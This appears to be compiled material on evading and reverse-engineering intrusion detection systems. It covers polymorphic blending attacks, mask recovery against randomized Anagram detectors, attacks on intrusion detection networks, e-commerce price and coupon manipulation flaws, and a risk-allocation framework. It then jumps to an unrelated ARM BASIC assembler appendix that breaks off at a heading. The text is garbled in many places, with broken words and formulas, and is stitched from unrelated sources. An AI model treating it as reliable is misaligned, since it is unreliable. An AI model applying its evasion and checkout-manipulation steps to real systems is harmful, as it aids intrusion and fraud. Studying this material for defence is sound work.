The most explored technique to evade IDS is probably the modification of intrusion patterns to avoid signature matching. The first approach considered was implemented by polymorphic worms. The main characteristic of a worm is the self-replicating capability among different targets. A polymorphic worm changes its appearance each time it propagates from one infected host to another. Indeed, many automated tools are publicly available, such as CLET, a polymorphic shellcode engine published in Phrack (a hacking community journal); or ADMutate. These polymorphic worms can effectively evade detection by signature-based IDSs. However, polymorphic worms still contain invariant and structural similarities between different instances. These invariant parts are used by automatic signature generators like Paragraph. Moreover, statistical analysis of the mutated worms also allows for its identification.

Regarding the set of mutation mechanisms included, they use transport layer mechanisms, application layer mechanisms, and mutation layer mechanisms. Within the transport layer, they use some of the techniques like IP fragmentation, along with new ones, like using IPv6 instead of IPv4. They also propose application layer mutations. Concretely, they modify FTP tracers by inserting telnet commands in the FTP ow; HTTP tracers, generating malformed headers; and SSH tracers, inserting NULL records in the negotiation of the master key. Finally, as part of the so-called mutation layer, they used polymorphic shellcode and alternate encodings to directly modify the semantics of the exploits. As for the results, they were quite promising, as 6 out of 10 exploits were evaded in Snort and 9 out of 10 were evaded in RealSecure.

Mimicry And Blending Attacks

A polymorphic worm changes its appearance every time it is instantiated. These types of worms can effectively evade the detection of signature-based NIDS, as it is not feasible for a NIDS to manage all the different signatures of all the possible instances of a worm, even with automatic signature generators, because the complexity of these detectors is rather high. However, polymorphic worms are not classified as normal behavior, and therefore, they cannot evade anomaly-based NIDS. The mimicry and polymorphic blending attacks are attacks whose aim is to appear as normal events. These attacks have been designed to evade both HIDS and NIDS.

The attack vector, used to exploit a vulnerability of the target system successfully and thus penetrate in the target host.

The attack body, which represents the core of the attack performing the malicious actions inside the victim, for example, a shellcode. It is encrypted with some simple reversible substitution algorithm using as key the substitution table.

The polymorphic decryptor, which has the substitution table to decrypt the attack body and then transfers the control to it

The main steps involved in the generation of a PBA are:

1. Learning the normal protocol of the NIDS, assume that the With such knowledge, the adversary can use the NIDS learning algorithm and a set of normal tracers in order to construct a statistical normal protocol similar to the one used by the NIDS.

2. Encrypting the attack body: in order to generate polymorphic

instances of an attack vector, the attack body (i.e., the malicious code) is encrypted using a simple reversible substitution algorithm, where each character in the attack body is substituted according to a particular substitution table. The objective of such a substitution is to masquerade the attack body as normal behavior, guaranteeing that the statistical properties specified in the normal protocol are satisfied.

3. Generating the polymorphic decryptor: when the PBA reaches the victim host, the attack body must be decrypted and executed. In order to do that, a polymorphic decryptor is required. Such a decryptor consists of three parts: the code implementing the decryption algorithm, the substitution table necessary to perform the decryption process and the code in charge of transferring the control to the attack body.

Machine Learning Algorithms

ML algorithms build classifiers from a training data set and are used to classify events in detection time. Nowadays, many intrusion detection techniques in the research community use ML and classification algorithms to discern between normal and intrusive data.

The benefits of ML are manifold. First, they are relatively easy to use and do not require much understanding about what the insights of the algorithms are. Tools such as Rapid Miner and WEKA permit users to set-up the algorithms in a black-box fashion by just providing the input dataset. Second, ML are fast and provide good results in terms of efficiency. The detection is often very efficient and consumes little amount of resources. This is a rather important aspect to detect intrusions in real time, mostly in constrained scenarios such as MANETs. Third, ML algorithms have been widely studied in the field of intrusion detection, and provide good results in terms of detection and false positive rates. At first sight, these strengths makes ML a suitable and helpful solution for intrusion detection. However, the use of ML for intrusion detection is flawed as we shall see.

This taxonomy classifies the attacks regarding three aspects: the Influence, the Specificity and the Security Violation.

1. Influence. Depending on the process of ML that the attack a ECTS, it can be either causative, if they have influence over the training data, or exploratory, if it can just interact with the classifier in detection

time. Causative attacks are mostly efficient if they target ML using online learning, where the classifier adapts to changing conditions through continuously retraining in detection time.

2. Specific city. The attack can be targeted if it focuses on particular, small set of points, or indiscriminate if the adversary seeks to disturb any point from the distribution.

3. Security Violation. Depending on the result of attacks, these can be either integrity attacks, which results in false negatives (i.e., attacks which evade the classifier), or availability attacks, aiming to generate so many false positives that the classifier becomes unusable. In these attacks, the adversary aims to reveal any information related to the classifier, such as the ML algorithm used, the data distribution, etc.

As a result, system designers must take into account:

1. Outlier detection, i.e., the lack of intrusive examples in the training phase. Training a system with ML requires data with high representation of all classes.

2. High cost of errors, i.e., the need of achieving a high detection rate while having a low false alarm rate. In other areas, an error may comprise an spam arriving to the client email account or missing a potential client. However, a successful attack in a system may have tragic effects.

3. Semantic gap, i.e., the problem of providing security administrators with a good understanding of the alarms. ML algorithms are able to discern between classes. However, classical algorithms cannot explain why a given instance has been classified as its related class. Thus, a system administrator who wants to know what happened when analyzing an alert should not have extra information, which is usually needed.

4. Diversity of network tracers, i.e., the problem of faithfully representing the real world in the training phase. Due to the complexity and variety of current networks, even with a huge training dataset it is not possible to assure that the system has dealt with all the possible scenarios.

5. Difficulties with evaluation, i.e., the lack of publicly available datasets to experiment with. System designers often use simulated tracers which do not correspond with real scenarios. Additionally, using real data recorded in some institution or network can reveal sensitive data, leading to privacy concerns.

Attacking Intrusion Detection Networks

IDNs are complex defense mechanisms that detect and counteract distributed, sophisticated attacks against distributed organizations or entities. This makes them an attractive target for attackers. Thus, besides performance requirements such as accuracy and efficiency, features such as resilience against attacks are becoming increasingly critical in order to maintain an acceptable level of security even in the presence of adversaries. Few works have dealt with the problem of adversarial capabilities in IDNs.

One needs to learn the framework of the IDS's/IDN's:

1. Communication Scheme. It indicates how nodes communicates between them. This scheme defines the architecture of the network.

2. Group Formation. How nodes are aggregated in the network. Depending on the network, creating teams intended to accomplish specific missions is useful to divide tasks.

3. Organizational Structure. It determines whether the nodes have the same responsibility, or if there are nodes having more competences than others.

4. Information Sharing. It defines the format and contents of messages inter-changed. Nodes may exchange local data collected by sensors or knowledge about intrusion events detected.

5. System Security. This block considers the security of the IDN itself. Concretely, three factors are considered: trust management, which is defined to deal with malicious insiders; access control (P2P, publish/subscribe, central authorities, etc.); and availability, to devise continuity plans even in presence of attacks such as distributed denial of service (DDoS) attacks

Taxonomy Of Attacks

Attacks are usually classified regarding the goal of the adversary, which results in different consequences:

1. Evasion, where an attack is carefully modified so that the IDS would not be able to detect it. These are the most common attacks studied in the literature. For example, blending and mimicry techniques are examples of evasion.

2. Over stimulation, where the IDS is fed with a large number of attack patterns to overwhelm analysts and security operators. For example, Mucus is an IDS stimulation tool that generates packets that purposely matches the signatures of Snort to generate a large number of detection alerts.

3. Poisoning, where misleading patterns are injected in the data used to train or construct the detection function. This attack is applicable to IDS that use retraining, i.e., that modify the detection function in detection time. An example of such attacks are the Allergy Attacks, which targets automatic signature generators such as Polygraph. These attacks insert noisy data into the generation process to generate signatures in the IDS that alter out normal requests.

4. Denial-of-Service (DoS), where the detection function is disabled or severely damaged. Algorithmic complexity attacks are examples of such attacks. These attacks force the IDS to perform the worst case scenario, for example, by generating packets that make the signature matching to generate the highest number of matches.

5. Response Hijacking, where carefully constructed patterns produce incorrect alerts so as to induce a desired response. This attack directly targets the response module of a system. For example, in a MANET, several colluding malicious nodes may send false reports indicating bad behavior of a benign node. An IDN node then may block or ban such benign node from the network.

Reverse Engineering comes into play at this point, where the engineer gathers information about the internals of the IDS by stimulating it with chosen input patterns and observing the response. The common approach is to perform query-response analysis, for example to discover signatures used by IDS..

Adversarial Model

In the analysis of attacks and countermeasures against a system, it is important to establish the capabilities assumed for an adversary. Indeed, depending on these capabilities, different procedures are established in the design of countermeasures, which is critical in order to avoid spending unnecessary resources. Since intrusion detection systems have only been analyzed in adversarial environments very recently, there is a lack of widely accepted adversarial models. Despite this, most works in this area assume an adversary with, at least, the capabilities described next. The attacks presented in this work assume that the adversary has knowledge about the following information:

1. The distribution of the training data used by the IDS. This does not mean that the adversary has the same training dataset, but she must know the distribution and characteristics like the protocol used, type of tracers, normal contents, common patterns, etc.

2. The Feature Construction method (FC). We assume that the adversary knows the algorithm used to generate feature vectors from the raw payloads. Thus, the adversary knows how the payloads are mapped into the classifer's feature space.

Both the distribution and feature construction method may be kept secret in many cases. However, from the security point of view, this possibility cannot be underestimated, and the security of the system should not reside in the obscurity of its implementation.

Reverse Engineering e-Commerce Websites And Applications

Recent sophisticated advances in E-commerce bring with them vulnerabilities and opportunities for reverse engineering and penetration testing. Conventional penetration testing –which focuses mainly on OWASP or WASC standards such as SQL Injection, XSS, and CSRF often isn't enough for the rapidly evolving world of E-commerce.

Specialized penetration testing is tailored to E-commerce functional modules and can identify issues specific to E-commerce design, including mobile payments and inspirations with third-party vendors and products.

There are four common types of E-commerce vulnerabilities:

- Order Management
- Coupon and Reward Management
- Payment Gateway Integration, and
- Content Management System Integration

Order Management Flaws

Order Management flaws consist of misuse the order placement process:

- Price manipulation during order placement
- Shipping address manipulation after order placement
- Absence of mobile verification for Cash-on-Delivery orders
- Getting cash back/refunds even when the order is canceled
- Non-deduction of discounts, even after order cancellation
- Using automation techniques to perform illegitimate ticket blocking for a certain period of time
- Client-side validation bypass for maximum seat limit on a single order
- Bookings/reservations using fake information
- Usage of burner (disposable) phones for verification

Coupon And Reward Management Flaws

Coupon and Reward Management flaws are extremely complex in nature and include:

- Coupon redemption, even after order cancellation
- Bypass of a coupon’s terms and conditions
- Bypass of a coupon’s validity
- Use of multiple coupons for the same transaction
- Predictable coupon codes
- Failure of a re-computation in coupon value after partial order cancellation
- Illegitimate use of coupons with other products

Payment Gateway Integration Flaws

Some of the most popular attacks on E-commerce applications exploit insecure integration with third-party payment gateways:

- Price modification at client side with zero or negative values
- Price modification at client side with varying price values
- Manipulating the contact URL
- Bypassing the 3rd party checksum
- Changing the price before the transaction has been completed

Content Management System Flaws

Most E-commerce applications have back-end Content Management Systems to upload and update content. These systems are often integrated with those of resellers, content providers, and partners such as franchises or booking partners. Having more partners leads to more complexity and problems:

- Flaws in transaction file management
- Unusual activities involving role-based access control (RBAC), which regulates access to computer or network resources
- Flaws within the customer notification system
- Misuse of rich-text editor functionalities (which edit text within web browsers)
- Flaws in third-party Application Program Interfaces (APIs), which are used to create specialized web stores
- Flaws in integration with point-of-sale (POS) devices

Online businesses depend on secure management. As E-commerce threats evolve and hackers become even more savvy, even the most cutting-edge systems are vulnerable to attack.

Application testing teams or third party testers need to understand the importance of penetration testing in an E-commerce environment that can include ethical hacking scenarios that map to the business processes.

E-commerce flaws

A major issue in e-commerce intrusion detection systems is the selection of an adequate replication system (mirror sites etc) to evaluate and respond to threats. Common threats are SQL injections, buffer overflows, information gathering, CRLF injection, Cross Site Scripting (XSS), server side include and parameter tampering.

Initial Reconnaissance

Reverse engineering attacks often seek to acquire knowledge that is essential to subsequently attain other attack goals.

Most IDS's can be trained to classify HTTP packets using labeled data with both normal and intrusive packets.

From a reverse engineer's perspective, classification algorithms can be deployed to test whether they have been correctly classified by the detector or not.

One method is through the evasion attack, as the reverse engineer generally does not possess full details about the detection function and, therefore, potential ways of evading it.

The main goal of this type of operation is that the network packets the reverse engineer introduces into the target network will not raise any alarms. An advanced attack of this nature would be to modify the original attack payload so that it blends in with the normal behavior of the network, thus evading detection.

One fatal flaw of many IDS's is that they concentrate solely on blocking intrusions without analyzing the modus operanti of the attack. This basic rudiment only encourages increased frequency of attacks.

Bypassing Anagram Detectors

An Anagram is a network IDS (NIDS). It builds a model of normal behavior by considering all the n-grams (for a given, xed value of n) that appear in normal tracer payloads. Unlike something such as a PAYL (its predecessor), Anagram uses higher order n-grams (i.e, n > 2), so instead of recording single bytes or pairs of consecutive bytes, it records strings of size n. This obviously increments the complexity of the normal model and, therefore, requires more computational resources. Anagram uses Bloom Filters to reduce the memory needed to store the model and the time to process packets. An Anagram also uses a model of bad content consisting of n-grams obtained from a set of Snort signatures and a pool of virus payloads. This procedure is called semi-supervised learning. In detection mode, each n-gram that does not appear in the normal schematic increments the anomaly score by 1, except if such an n-gram is also present in

the bad content model, in which case the anomaly score is incremented by 5. The anomaly score of a packet is obtained by dividing the count by the total number of n-grams processed. Note that the use of bad content models makes it possible for the anomaly scores to be greater than 1. With this semi-supervised procedure, the already known attacks are taken into account, making Anagrams more efficient. Randomizing anagrams makes reverse engineering attacks more difficult in that that a random mask with 3 sets is used. Incoming packets are partitioned into 3 chunks by applying a randomly generated mask. Such a mask consists of contiguous strings of 0s, 1s or 2s. An anagram establishes that each string must be at least 10 bytes long in order to keep the n-gram structure of the packets.

The mask is applied to the payload of a packet to assign each block to one of the three possible sets. Each resulting set is considered by an anagram as an independent packet formed by the concatenation of individual blocks, and are tested separately, thus obtaining different anomaly scores. The higher of these scores is the one given as anomaly score of the original packet. If such an anomaly score exceeds a predetermined threshold then the packet is tagged as “anomalous", otherwise it is considered “normal".

The random mask applied in the detection process is kept secret. Consequently, an attacker does not know how the different parts of a packet will be processed in the detection process and, therefore, does not know where normal padding should be added in order to achieve an acceptable ratio of unseen n-grams.

By using randomization, the attacker will not know exactly how each packet will be processed. and, therefore, where to put the padding to evade detection.

Attacking A Randomized Anagram

One possible method to attack a randomized anagram is to deploy the adversarial model of approach. In such a reverse engineering attack, the attacker must possess the ability to interact with the system being attacked, often in ways that differ significantly from what may be regarded as normal (e.g., by providing malformed inputs or an unusually large number of them). In some cases, the ability to do so is the bare minimum required to learn something useful about the system's inner workings.

An adversarial model seeks to analyze the security of an anagram against reverse engineering attacks. In particular, the attack centers round querying the anagram with specific inputs and analyzing the corresponding responses. The method is as follows:

1. Prepare a payload.
2. Query the anagram.
3. Obtain the classification of the payload as normal.

One of the most successful ways of bypassing an anagram is through social engineering, which is covered elsewhere. Here, the attacker is given full access to a trained but non-operational anagram for a limited period of time. The attacker can freely query the system and observe the outputs at will and without raising suspicions. For example, this scenario may occur during an outsourced system auditing, in which the consultant may ask the security administrator to take full control of the NIDS for a short period of time in order to carry out some load balance testing. Among the arsenal of tests used, he/she might include those queries required by the attack.

Even if the NIDS is operational, it is reasonable to assume that an attacker can send queries to the NIDS, as the ability to feed the NIDS with inputs is available to everyone who can access the service being protected. Thus for example, such queries would be arbitrarily chosen payloads sent to an HTTP, FTP, SQL, etc. server. Two difficulties arise here. Firstly, getting feedback from the NIDS (point 3 above) seems more problematic. In order for the attacker to determine whether an alarm has been generated or not, he would need to exploit an already compromised internal resource, such as an employee or device that provides him with this information. Alternatively, side channels may also be a source of valuable information, for example if it takes a differing amount of time to classify a normal and an anomalous request, this can be remotely determined. The second difficulty has to do with the fact that during the attack, the anagram receives a large amount of queries, many of which will be tagged as anomalous. As this almost certainly raises alerts, the attacker would have to spread them over a much larger period of time.

Reverse Engineering A Masking Algorithm

As described earlier, an anagram's masks are formed by concatenating runs of length at least 10 of natural numbers from the set [0; K]. Our attack requires two inputs: (1) the maximum estimated size of the mask; and (2) the maximum estimated number K of sets. The attack would be successful if both parameters are greater than or equal to the actual ones in the mask. However, these inputs have a direct influence on the execution time of the attack, in such a way that a more resourceful attacker could just use sufficiently high values to guarantee that the recovered mask is correct. Alternatively, it is possible to launch several attack instances, each one with a progressively higher value, until the result does not change.

The main goal of this initial phase is to construct a payload that is almost anomalous. Such a payload is one that is classified as normal by the anagram, but such that if one single byte is replaced by an anomalous one it forces the anagram to classify it as anomalous.

The next phase of attack involves moving a bit from the entire length of the packet to so where the payload becomes anomalous or remains normal in the target network to detect the delimiters of the current set.

Phase 3 involves increasing the robustness of the attack by increasing the number of payloads and recording the results to determine which packets the anagram determines as normal. In this way, the random mask can be obtain and detection can be evaded.

Even though the use of randomization certainly makes reverse engineering into a target network harder, it has obvious flaws which show that an attacker who learns the masking algorithm could actually take advantage of the randomized detection process to evade an anagram, thus downgrading the network security. The procedure of attack in this way needs to be constantly evaluated as countermeasures are more than likely to be put in place within a short space of time as security loopholes are discovered. Thus, each analyzed packet should be tested against a different random mask, possibly with different parameters too. While this would certainly stop our attacks from being effective in the short term they can be bypassed in future with a similar procedure.

Techniques for Reverse Engineering Intrusion Detection Networks

To further expand and make clear, these adversarial models of attack are generally categorized and simplified as internal and external attacks.

External adversaries have control of the channels and communications between nodes but are not part of the IDN. Thus, if security protocols are used to provide confidentiality and integrity mechanisms, they may not be able to inject or intercept packets. On the other hand, internal attackers are adversaries who have gained access and have control of, at least, one node within the IDN. They may possess cryptographic keys.

Defending a network from external adversaries can be done using traditional security mechanisms, such as cryptographic protocols and a Public Key encryption Infrastructure. However, these techniques cannot be a ordered in all scenarios. It usually cannot determine whether the information is real or it has been forged by the source (i.e an internal attacker) or manipulated during the communication through the network (by an external attacker). Knowing how much trust can be placed in the received information is one of the key challenges in the design of IDNs. In simple terms, nodes in an IDN send and receive data using communication channels. The communication consists of the exchange of packets of information using network protocols and the specific format of the IDMs. There is much scope for attacking this type of system through reverse engineering.

Some rudimentary intrusive attacks can be deployed such as interception, fabrication, modification and blocking.

Interception

This is a passive type of intrusion which seeks to compromise the confidentiality of information on a network. The adversary eavesdrops the contents of the messages transmitted in the network channels. For example, a malicious node which monitors its neighbors and performs interceptions of data.

This attack is hard to detect, but can be counteracted by cryptographic techniques to protect the confidential data.

Fabrication

Fabrication attacks compromise the authenticity of data on a network or individual target. The attacker generates fake data and sends it to the intended target. For example, using spoofed addresses, the attacker may fabricate packets that match the signatures of an IDS in order to overstimulate it.

Modification

This attack targets the integrity of the data. The adversary intercepts data, modifies its contents and forwards it to the actual destination. For example, the attacker may modify the content of an attack to evade the signatures matching process from IDSs.

Blocking

This attack targets the integrity and availability of the data. The adversary interrupts the communication or makes it unavailable. Packet Dropping attacks are an example of this type of weapon in an attacker ’ s arsenal, where a malicious node drops packets that are supposed to be forwarded and they don’t reach their destination.

Over stimulation

This is where a set of packets are sent to the node to make it trigger a huge amount of responses. Because the objective is to over stimulate the system to make it impractical, it can be applied to every function of the nodes. Over stimulation is usually carried out in tandem with fabrication. I.e. the attacker generates some specific packet that provokes the node reaction. For example, by fabricating packets that match the signatures of the targeted node the adversary can overwhelm security staff or overload the IDS resources.

Poisoning

The attacker looks for nodes that update their detection function in real time with new data. The goal is to inject some noise forcing the detection function to learn wrong patterns. Since the objective of is to inject specific information in the node, it needs modification (of data sent by other nodes in the IDN) or fabrication of new data attacks.

Denial of Service

This involves overloading the resources of the nodes in networks to attack their availability and bring about downtime.To force these node functions to stop working, they may either be flooded to overload their resource capability, using fabrication, or can be blocked to prevent the nodes from receiving the required data to function correctly.

Response Hijacking

In this scenario, the attacker sends selected intrusive data to the node, forcing it to generate a specific response. To provoke a specific response in the node, the attacker may deploy some of the following techniques:

Blocking.

As explained above with the evasion, the IDN node may be waiting for specific IDMs or packets to confirm that a peer is not malicious. If the attacker blocks this critical data sent by a third peer, the node may erroneously believe that this third peer is malicious.

Modification

The attacker may modify reports or IDMs to indicate that a third node is malicious.

Fabrication

As with modification, the attacker can generate false reports about a third node to force the detector to trigger an erroneous response.

Reverse Engineering

The adversary gains information about the behavior of the node (architecture, detection function, set of measurements, etc.). It is applicable to every function in the nodes. This could be done using the same techniques employed for an Over stimulation attack, but in addition the node must intercept the tracer to monitor both the inputs and outputs to the node and make the analysis. A paradigmatic reverse engineering attack in IDNs occurs when the attacker deploys a tracer analysis of the network in order to locate the IDN nodes and their roles in the structure of the network(s).

Evasion

An evasion attack succeeds when a IDN node is not able to detect a misbehaving node. The attacker should either block, modify, or fabricate data in network channels of the nodes.

Analyzing Larger Networks

Analyzing or attacking larger networks (such as WAN’s, Data Centers etc) require combined intrusion techniques combined with elements of social engineering and reverse engineering.

Initially, the following intrusion techniques can be deployed:

Fabrication

This is usually a twin-pronged attack. The initial phase involves the attacker sending malicious data to every node located in the LAN/WAN. This is followed up with spoofing the source IP or MAC address of the transmitted data in the site or modify its identity.

Interception

If the site tracer is non-encrypted then the attacker can deploy man-in-the-middle attacks to intercept the tracer sent by any node in the site to the Internet. Even though the data is encrypted the addresses are sent in clear text and thus the attacker will be able to know the identities of the sender and the receiver nodes.

Blocking

Similar to the interception described above, the adversary can use a man-in-the-middle attack to drop packets sent to Internet so they are not received.

The combined actions of the above result in a denial of service and thwarts alert sharing across multiple networked sites.

At this point reverse engineering can be deployed to ascertain which systems implement IDN nodes. The goal is to discover which nodes are running share alerts at the top of the hierarchy. This means intercepting the OIDM channel to discover who is responding to the previous Over stimulation attack. Then a a man-in-the-middle attack can be deployed at the Internet access point (router) of the site under attack and perform a tracer analysis of the systems sending information to Internet.

The final phase is to conduct a denial of service attack proper. The goal of the attack is to isolate the site from the rest of the IDM and block alerts to the internet.

Essentially, analyzing and/or attacking larger networks involves a three phase approach. Namely, Over stimulation, reverse engineering and denial of service.

Reverse Engineering Attacks On E-commerce Websites Using Genetic Programming

The key to reverse engineer a e-commerce site is to understand the behavior of its IDS system(s).

Genetic Programming (GP) can be utilized to obtain an approximation of the decision surface of the actual detection model at the core of the IDS.

Given a search problem over a large solution space, GP performs a heuristic search to obtain a locally optimal solution. GP is a technique that keeps a set of programs (also called the population of individuals), randomly initialized, which are evolved according to various procedures inspired by the laws of natural selection. In our scheme, each program (individual) has a tree-like structure where the root and intermediate nodes are mathematical and logic functions, and the leaves are terminal features. Each generation is obtained by selecting the best individuals from the previous one. Some individuals are mutated (changing an internal subtree by another) or subject to crossover (exchanging subtrees from two different individuals), according to a set of parameters. After a given number of generations, or else when an optimal solution is achieved, the algorithm stops and the best individual of the last generation is given as solution. These values are obtained using 10-fold cross-validation and using the combination of parameters that performs best in terms of accuracy.

Evasion Attack

The reverse engineering attack explained above provides the adversary with a model of the way the IDS works that facilitates the construction of evasion attacks. Recall that the main idea of an evasion is to transform a instance that would be classified as a true positive by the IDS into one that would result in a false negative, i.e., performing attacks without generating alarms.

The payload obtained after the modification must represent valid HTTP payload. For example, the word GET cannot be removed from a HTTP request.

The attack still works after the modification. For example, removing the word INSERT in an SQL Injection translates into a useless payload for the adversary.

Another evasion strategy suggested by the rules consists of removing the hyphens ('-') characters from the arguments in the URLs. This could be done by changing these characters by the underscore(' ') in the names or surnames of people. However, the HTTP request has a different semantic, i.e., the domain of the email may not exist, and the response to this request may lead to some error message, like \invalid email". Nonetheless, the evasion attack is harder to counteract by the IDSs, as it is not enough to normalize the tracer, but also it would be required to remove invalid email domains (which in turn requires to manage a white list of these domains).

The aforementioned evasion attack may seem simple, as we are only changing a lower-case letter by its corresponding upper-case character, or hyphen by underscore characters. It can be observed that an adversary can easily compose a malicious payload that evades the IDSs. Somehow during training, the classifiers learn that the presence or absence of these characters can be used to tell apart normal from anomalous payloads. This happens because the ML algorithms are capable of processing a training dataset and, when a similar testing data is presented, they classify these data properly. However, ML algorithms do not have the domain-specific intelligence required to know whether the classification makes sense from the application at hand {intrusion detection in this case. Accordingly, as we have demonstrated, they are weak and vulnerable to specific targeted modifications. Once the adversary discovers this vulnerability through the reverse engineering attack, she just have to take care of setting properly the number of characters (1-grams) in the attack payload and thus the IDS will be evaded.

Counteracting Security Threats

When targeting IDNs, adversaries may use different erent attack strategies. To assess the risk, each possible attack strategy should be considered. For example, a DoS could be performed by blocking the ID messages sent to the node, or by flooding the node with local events. This can be achieved thus:

1. Evasion with modification in LE. An evasion will occur if the adversary modifies the data to blend with statistical properties of a normal model. This implies the attacker acting on the LE channel of the attacked node.

2. DDoS with fabrication in LE. Some approaches use internal data structures to track the monitored data, like observed anomalous behavior of nodes in MANETs. A DDoS occurs if the attacker is able to overload these structures by fabricating specific packets, which implies acting in the LE channel.

3. Reverse engineering with fabrication in LE and interception in OIDM. By performing query-response analysis, the attacker can infer information used internally by the nodes. Moreover, if the goal of the adversary is to discover the roles of nodes in an IDN, it can perform a tracer analysis attack. For example, by injecting intrusive packets in the IDN (LE

channels of nodes) and observing who is responding (OIDM channel) and the destination of the ID Message, the attacker can determine who is gathering data to perform correlation.

Risk Calculation

Once the impact of theoretical attacks are assessed and the likelihood of these attacks happening is calculated, a risk-rating module can be utilized to calculate the risk of one attack as the product of the likelihood of this attack multiplied by its impact on the node. Assuming that the impact of evasion in the Global node is 100 and the likelihood of evasion is 0.75, then the risk of the Global node being evaded would be 0:75 100 = 75.

The risk-rating module outputs the total risk of the IDN, and for each node, the risks for each attack and its aggregated risk (sum of all the attack risks). The total risk of the IDN is the sum of the risks of all the individual nodes. This information together with the information about which nodes have been targeted (given by the threat module), is given to the allocation module.

The Allocation Module

DEFIDNET is a framework to optimally allocate countermeasures in an IDN. We need to consider the problem of reducing the estimated risk using the lowest possible amount of available resources. The allocation module first receives the cost of the countermeasures and then calculates optimal allocation of these countermeasures to reduce the risk. The allocation module comprises of two components:

The first is implementing a countermeasure. We denote the cost of a countermeasure as the quantity of resources required to protect a single channel for one node against a specific intrusive action. We consider this cost as a single value and we do not consider neither what exactly it is (money, time, energy, etc.) nor how it is measured. For example, to protect against interception, it can be used cryptographic mechanisms to encrypt the communications. These mechanisms may require the use of secret keys or a PKI. Depending on the network and the scenario of application, this may be more or less costly. Moreover, the cost of protecting against interception is not the same in different nodes and channels. For example, encrypting the communication in a MANET is usually more costly than encrypting a wired link. Similarly to the probabilities, DEFIDNET uses as input the cost to protect each intrusive action on each channel of the nodes.

We need to consider as a solution implementing a set of countermeasures to be applied to the IDN. On the one hand, when a countermeasure is applied to one channel to counter an intrusive action, the probability of this action happening in this channel becomes zero. However, since not all the channels are protected, after applying the countermeasures of a solution, some residual risk is left behind in the IDN. On the other hand, each countermeasure has an individual cost, and thus, applying a set of countermeasures has a total cost calculated as the sum of each individual cost.

The next component is optimizing a Cost-Risk Trade-off. For each solution, the more risk is mitigated, the higher the cost. Ideally, optimal solutions should minimize both the risk and the cost. However, these are mutually conflicting objectives and there isn't a single optimal solution. Thus, a trade-off between risk and cost must be considered. Accordingly, we use Multi-Objective

Optimization (MOO) to obtain the set of optimal solutions that conform the pareto set. In MOO with two objectives, a solution from the pareto set is called non-dominated if there is not any other solution that improves one of the objectives without degrading the other objective. The set of non-dominated solutions is called the pareto front.

There are several algorithms to obtain the pareto front. In our experiments, we use an evolutionary MOO algorithm known as SPEA2. SPEA2 is one of the most popular MOO evolutionary algorithms and has been successfully applied in the intrusion detection sphere. Indeed, it is one of the two MOO algorithms implemented in the ECJ framework.The other algorithm implemented in ECJ is NSGA2 (Non-dominated Sorting Genetic Algorithm). While both of them are valid algorithms, SPEA2 obtains further optimization in the central points of the pareto front than NSGA2, which is more convenient to obtain solutions in the boundaries of the pareto front. In our particular domain, solutions that are very costly or that reduce very low risk are generally not recommended. Accordingly, the main purpose is to optimize the points where it is unclear where the trade-off between cost and risk lie, which are the central points of the pareto front.

When it is required to reduce the risk completely or when there are unlimited resources, then all the nodes are protected completely (i.e, all the risk is mitigated). However, when the cost is limited or the IDN tolerates some risk, the pareto front indicates which are the optimal solutions. These solutions indicate which are the countermeasures to be applied in order to solve one of the two following problems:

1. Given a tolerable risk, the problem is selecting the cheapest set of countermeasures that mitigates the risk below a tolerable level of risk.

2. Given an available budget, the problem is selecting the set of countermeasures that reduce the risk the most while spending less resources than the given budget.

If the budget is limited, the allocation solution must reduce the risk the most. If there is a tolerable risk, the allocation solution must be the cheapest that decreases the risk below the tolerated level. In some situations, though, neither the cost nor the risk are limited. In these cases, it is helpful to know whether it is worth to spend more resources to reduce the risk or not. When defending an IDN, one may think that the more resources are spent, the more risk is mitigated. However, this is not always the case.

In order to save resources, it is useful to know when it is convenient to allocate new countermeasures, and where should they be placed. The decision depends on several parameters, like the architecture of the network, the influences between nodes, the cost of setting countermeasures in the nodes etc.However, when dealing with bigger networks and having non-trivial alternatives (i.e., which are not random), the value of DEFIDNET is even greater.

Intrusion Detection Networks are used to detect complex, distributed attacks. They aggregate several nodes with different roles that are interconnected to share information. Accordingly, a compromised node may expose the entire IDN to a risk. Due to the adversarial scenarios in which these networks operate, the design of robust architectures is critical to maintain an acceptable level of security.

In this chapter, we have presented DEFIDNET, a framework that assesses the risk of IDNs against specific attacks in the nodes. Node abstraction allows the definition of single probabilities of intrusive actions in the channels of each node, which is simpler than calculating the probability of complex attacks in the entire network. Then, considering these probabilities and their propagation throughout the network the likelihood of different attacks being happening is calculated. These attacks are defined regarding their consequences on the IDN and their associated impact. Using the likelihood and the impact of attacks, the global risk of the IDN is calculated.

In order to save resources, it is important to analyze the trade-off between cost and risk of implementing countermeasures in the channels. To this end, we use a Multi-Objective Optimization algorithm to get optimal allocations of these countermeasures. Concretely, we use an evolutionary algorithm known as SPEA2. This algorithm provides solutions that are pareto optimal, where a solution is the set of countermeasures to be applied in order to protect the channels of the IDN nodes.

Reverse Engineering Assembly Code In More Detail

Introduction

A ssembly language is a programming language in which each statement translates directly into a single machine code instruction or piece of data. An assembler is a piece of software which converts these statements into their machine code counterparts.

Writing in assembly language has its disadvantages. The code is more verbose than the equivalent high-level language statements, more difficult to understand and therefore harder to debug. High-level languages were invented so that programs could be written to look more like English so we could talk to computers in our language rather than directly in their own.

There are two reasons why, in certain circumstances, assembly language is used in preference to high-level languages. The first reason is that the machine code program produced by it executes more quickly than its high-level counterparts, particularly those in languages such as BASIC which are interpreted. The second reason is that assembly language offers greater flexibility. It allows certain operating system routines to be called or replaced by new pieces of code, and it allows greater access to the hardware devices and controllers.

Available Assemblers

The BASIC Assembler

The BBC BASIC interpreter, supplied as a standard part of RISC OS, includes an ARM assembler. This supports the full instruction set of the ARM 2 processor. At present it neither supports extra instructions that were first implemented by the ARM 3 processor, nor does it support co processor instructions.

It is the BASIC assembler that is described below, serving as an introduction to ARM assembler.

The Acorn Desktop Assembler

The Acorn Desktop Assembler is a separate product that provides much more powerful facilities than the BASIC assembler. With it you can develop assembler programs under the desktop, in an environment common to all Acorn desktop languages. It contains two different assemblers:

- **AAsm** is an assembler that produces binary image files which can be executed immediately.
- **ObjAsm** is an assembler that creates object files that cannot be executed directly, but must first be linked to other object files. Object files linked with those produced by ObjAsm may be produced from some programming language other than assembler, for example C.

These assemblers are not described in this appendix, but use a broadly similar syntax to the BASIC assembler described below. For full details, see the *Acorn Assembler Release 2* manual, which is supplied with Acorn Desktop Assembler, or is separately available.

The BASIC Assembler

Using The BASIC Assembler

